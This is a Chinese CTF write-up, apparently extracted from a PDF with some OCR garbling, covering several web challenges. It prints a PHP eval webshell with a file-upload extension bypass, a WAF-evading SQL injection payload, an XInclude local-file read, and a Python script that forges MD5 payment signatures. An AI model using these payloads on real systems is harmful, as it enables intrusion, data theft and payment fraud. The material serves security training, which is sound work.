手速要快

打开给了个登录框要密码。密码在消息头里就给出了。



登陆后要上传文件:




上传个一句话木马上去:


\$ cat 1. jpg

<?php @eval(\$ POST['h']);?>

在bp里改成1. php. jpg后上传成功:



可以看到已经getshell:



flag在上一级目录里:

```
POST/uploads/1.php.jpg HTTP/1.1
                                                                                    HTTP/1.1200 OK
Host: 101.71.29.5:10023
                                                                                     Date: Wed, 07 Nov 2018 11:39:20 GMT
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
                                                                                    Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.1.14
X-Powered-By: PHP/7.1.14
                                                                                    X-Service-Uid: app-1.1.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                                                                    Content-Length: 95
Accept-Language: en-U5,en;q=0.5
Accept-Encoding: gzip, deflate
                                                                                    Connection: close
                                                                                    Content-Type: text/html: charset=UTF-8
Cookies
csrftoken=EdkHZI86Yd0u7Er4qYzKz5uEdewTuaI5Co5hpCeGkxfYNOf
                                                                                    flag{698539765730b69026796420b9201e03} login.php upload.php
U9khm27wLqfLIEPLw;
sessionid=gn1hr1v9lg45lpp3p0mxwxutxjiv595y;
PHPSESSID=f9aaad4b862d982e1d438de1c1adfa40
                                                                                                                         logout.php uploads
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
h=system('dir../');
```

easy audit

打开给了一串随机数,并告诉有一些有趣的方法在flag.php里。F12查看源码提示了index.php?func1:

```
512406338<br/>it seems that there are some interesting func in flag.php <!-- index.php?func1-->
boom
```

在URL里尝试?func1=phpinfo。返回了phpinfo的页面:



System	Linux localhost.localdomain 3.10.0-514.26.1.el7.x86_64 #1 SMP Thu Jun 29 16:05:25 UTC 2017 x86_64				
Build Date	Mar 22 2017 12:27:34				
Configure Command	'./configure' 'build=x86_64-redhat-linux-gnu' 'host=x86_64-redhat-linux-gnu' ' target=x86_64-redhat-linux-gnu' 'program-prefix=' 'prefix=/usr' 'exec- prefix=/usr' 'bindir=/usr/bin' 'sbindir=/usr/sbin' 'sysconfdir=/etc' 'datadir=/usr /share' 'includedir=/usr/include' 'libdir=/usr/lib64' 'libexecdir=/usr/libexec' ' localstatedir=/var' 'sharedstatedir=/var/lib' 'mandir=/usr/share/man' ' infodir=/usr/share/info' 'cache-file=/config.cache' 'with-libdir=lib64' 'with- config-file-path=/etc' 'with-config-file-scan-dir=/etc/php.d' 'disable-debug' ' with-pic' 'disable-rpath' 'without-pear' 'with-bz2' 'with-exec-dir=/usr/bin' '				

这题的考察点就是PHP内置的函数、变量。可以参考这篇文章:

https://www.jb51.net/article/42890.htm。

输入?funcl=get_defined_functions,可以找到一个jam_source_ctf_flag方法。
_exec [307] - / Cull_Illum_getCollitem [300] - / C

fer [995] = / mime_content_type [996] = / json_6
= / zip_entry_close [1004] = / zip_entry_read [10]
er] = / Array ([0] = / jam_source_ctf_flag))

```
调用?func1=jam_source_ctf_flag就得到了flag.php的源码:

//include 'real_flag.php';
function jam_source_ctf_flag() {
    echo file_get_contents('flag.php');
}

class jam_flag {
    public $a;
    function __construct() {
        $this->a = isset($_GET['a'])?$_GET['a']:'123';
    }

    function gen_str($m=6) {
        $str = '';
        $str_list = 'abcdefghijklmnopqrstuvwxyz';
        for($i=0;$i<$m;$i++) {
</pre>
```

```
$str .= $str list[rand(0, strlen($str list)-1)];
        }
        return $str;
    }
    function GiveYouTheFlag() {
                include 'real_flag.php';
        $secret = $this->gen_str();
        //echo $secret;
        if(\$secret === \$this \rightarrow a) \{
            echo $real_flag;//echo $flag
        }
    function invoke() {
        echo 'want to use me?';
        $this->GiveYouTheFlag();
    }
}
echo rand().'<br>';
$_flag = new jam_flag;
if(isset($_POST['flag']) && $_POST['flag'] === 'I want the flag'){
        include 'real_flag.php';
    $_flag->GiveYouTheFlag();
}
?>
这里满足$secret === $this->a和$ POST['flag'] === 'I want the flag')就能得到flag
了。
最后payload:
?func1=get_defined_vars
POST:
flag=I want the flag
```

```
73
74  [real_flag] => flag{5a99aed1c516d643a297710de381bc70}
75  [flag] => it seems that there are some interesting func in flag.php
76 <!-- index.php?func1-->
77
```

xxx, 你觉得有问题的地方都试试呀

测试后,在article.php?id=3可能存在sql注入。

CoolCms

- Home
- About
- Write
- Contact

please solve me

table flag????

看一叶飘零大佬的博

客:http://skysec.top/2018/02/02/skysq1%E4%B9%8Bunion%E7%BB%95waf/

union select一起的时候被过滤了,可以构造union%0bselect来绕过。逗号被过滤了,能通过笛卡儿积来绕过。

最后的payload为:

?id=-1' union%0bselect * from (select 1)x join (select i.4 from (select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d union%0bselect * from flag)i limit 1 offset 1)y join (select 3)k join (select 3)1-- 1

CoolCms

- Home
- About
- Write
- Contact

/home/fff123aggg

3

</root>

告诉了flag在/home/fff123aggg里。 这里就要用XXE来读取文件了。 最后利用payload: <root xmlns:xi="http://www.w3.org/2001/XInclude"> <xi:include href="file:///home/f ff123aggg" parse="text"/>

CoolCms

- Home
- About
- Write
- Contact



Content

Submit

flag{316f87681354a715d6134c4b8166aa73}

Shop

```
题目给了源码。
这是一个django的占,最主要出问题的部分就是在提交订单时候发送的:
@csrf_exempt
def checkPayment(request):
    # print(request.body)
    ret = {'result': '未知错误', 'status': 'danger'}
    sign = request.GET.get('signature', '')
    if md5(RANDOM_SECRET_KEY_FOR_PAYMENT_SIGNATURE + request.body).hexdigest()
== sign:
        o = get_object_or_404(Order, id=request.POST.get('order_id'))
        g = get_object_or_404(Good, id=request.POST.get('good_id'))
        u = get_object_or_404(User, id=request.POST.get('buyer_id'))
        # 检查订单是否为待支付状态
        if o.status != Order.ONGOING:
```

```
ret['result'] = f'订单 {o. id} 状态异常,可能已完成或已取消'
       # 检查商品是否可购买
       elif g.available != True or g.amount <= 0:
          ret['result'] = f'商品 {g. id} 暂时不可购买,可能库存不足'
       # 检查用户可用积分是否足够
       elif u. profile. point < g. price:
          ret['result'] = f'用户 {u. username} 可用积分不足,无法完成支付'
       else:
          if u. is staff != True:
              u. profile. point -= g. price
              u. save()
          g. amount -= 1
           if g. name == 'FLAG':
              o.message = REAL FLAG
          else:
              o.message = f'fake_flag{{md5(urandom(32)).hexdigest()}}}<br>(购
买 "FLAG"才能获得真正的 flag)'
          if g. amount \langle = \text{ randint } (0, 100) :
              g. amount += randint (100, 200)
          g. save()
          o. status = Order. FINISHED
          o. save()
          ret['result'] = f'订单 {o.id} 支付成功!'
          ret['status'] = 'success'
   else:
       ret['result'] = '签名不正确,数据可能被篡改!'
   return render (request, 'payment/result.html', ret)
查看数据库可以得到管理员有3w积分,所以要通过管理员来购买flag。
可以在secret.key中找到key=zhinianyuxin,即
RANDOM SECRET KEY FOR PAYMENT SIGNATURE=zhinianyuxin.
这里先买一个普通商品
```

```
POST/payment/check?signature=1956f9be234f2647191899d542cea022 HTTP/1.1
Host: 101.71.29.5:10014
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://101.71.29.5:10014/shop/payOrder/120
Content-Type: application/x-www-form-urlencoded
Content-Length: 101
Cookie: csrftoken=p4gPLMS7iZPD1IiKadWLs6J6UZbynsj2P71najN7mN7gWz5ur4Z7GA1locAqDCku;
PHPSESSID=f9aaad4b862d982e1d438de1c1adfa40; sessionid=ku7hr87ha0d9ph4euf7xagy48swli6yk
Connection: close
Upgrade-Insecure-Requests: 1
order_id=120&buyer_id=26&good_id=34&buyer_point=300&good_price=50&order_create_time=1541609976.755452
通过篡改signature、byer_id、order_id。
篡改签名脚本:
import hashlib
form = {
    'order id': '120',
    'buyer id': '16', # 管理员ID
    'good id': '38', # flag商品的ID
    'buyer point': '300',
    'good price': '50',
    'order_create_time': '1541609976.755452'
}
RANDOM_SECRET_KEY_FOR_PAYMENT_SIGNATURE = 'zhinianyuxin\n'.encode('utf-8')
str2sign = RANDOM_SECRET_KEY_FOR_PAYMENT_SIGNATURE + '&'.join([f'{i}={form[i]}'
for i in form]).encode('utf-8')
sign = hashlib.md5(str2sign).hexdigest()
print(sign)
相应地修改signature、byer id、order id。
得到flag:
```

ezshop 主页	我的订单			Ansible 积分: 300 返出登录	
		订单详情	×		
订单号	商品名称	flag{df62fdb7165190fafc187c3fed39b0a1}		订单状态	
124	FLAG	2018年11月8日 01:05	888 #(5)	待支付 去支付 取消订单	
121	FLAG	2018年11月8日 00:59	888 积分	待支付 去支付 取消订单	
120	X 商城 50 元购物卡	2018年11月8日 00:59	50 积分	己完成 查看	
103	FLAG	2018年11月8日 00:36	888 积分	已取消	